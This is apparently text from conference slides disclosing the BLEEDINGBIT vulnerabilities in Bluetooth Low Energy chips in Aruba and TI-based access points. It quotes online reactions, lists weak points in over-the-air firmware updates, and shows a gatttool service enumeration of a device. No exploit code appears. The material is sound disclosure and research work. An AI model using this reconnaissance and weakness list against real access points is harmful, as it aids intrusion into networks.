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# BLEEDING BIT

(All) Your APs (Are) Belong to Us

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
# Agenda

- Bluetooth Low Energy (BLE)
- BLE in Access Points (?!)
- Over-the-air firmware upgrades – Is it secure?
- Aruba BLE vulnerability - **CVE-2018-7080**
- TI BLE stack RCE vulnerability - **CVE-2018-16986**
- Exploitation and Impact

# Why Bluetooth Low Energy?



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


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
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
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
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# But Why????



## Why does a wireless access point have bluetooth? (Score:0)

by Anonymous Coward on Thursday November 01, 2018 @08:05PM (#57578422)

Doesn't seem to make sense to me.

On a laptop, phone or tablet, you probably want bluetooth and wifi.

But "enterprise" wifi access points are normally wired in with a controller, and I don't see what the bluetooth would be used for.

What am I missing?

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## Re:Why does a wireless access point have bluetooth? (Score:3)

by viperidaenz ( 2515578 ) on Thursday November 01, 2018 @08:10PM (#57578442)

Obviously it's there to increase the attack area. Duh.

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
David Longenecker  
@dnlongen

Following

I'm reading this piece about "#BLEEDINGBIT" RCE in the BLE interface of enterprise wireless access points... And can't seem to get past "why do WLAN APs need Bluetooth?"

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
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

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# OTA solutions over BLE

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

Capturing firmware over the air?

Authentication of GATT? Based on BLE Bonding?

How to validate the firmware's integrity? (digital signature)

# OTA solutions over BLE

## The problems



Firmware passed unencrypted over the air

GATT connection is unauthenticated

Firmware integrity is not validated, or uses weak cryptographic signature

# BLE in Aruba Access Points



```
$ gatttool -i hci1 --primary -b f4:5e:ab:e7:ff:5d
attr handle = 0x0001, end grp handle = 0x000b
uuid: 00001800-0000-1000-8000-00805f9b34fb

attr handle = 0x000c, end grp handle = 0x000f
uuid: 00001801-0000-1000-8000-00805f9b34fb

attr handle = 0x0010, end grp handle = 0x001c
uuid: 0000180a-0000-1000-8000-00805f9b34fb


attr handle = 0x001d, end grp handle = 0x0029
uuid: f000fffc0-0451-4000-b000-000000000000

attr handle = 0x002a, end grp handle = 0x0031
uuid: faafea00-b67b-6ee7-3d4c-424fb2f14a66


attr handle = 0x0032, end grp handle = 0xffff
uuid: 272fe150-6c6c-4718-a3d4-6de8a3735cff
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
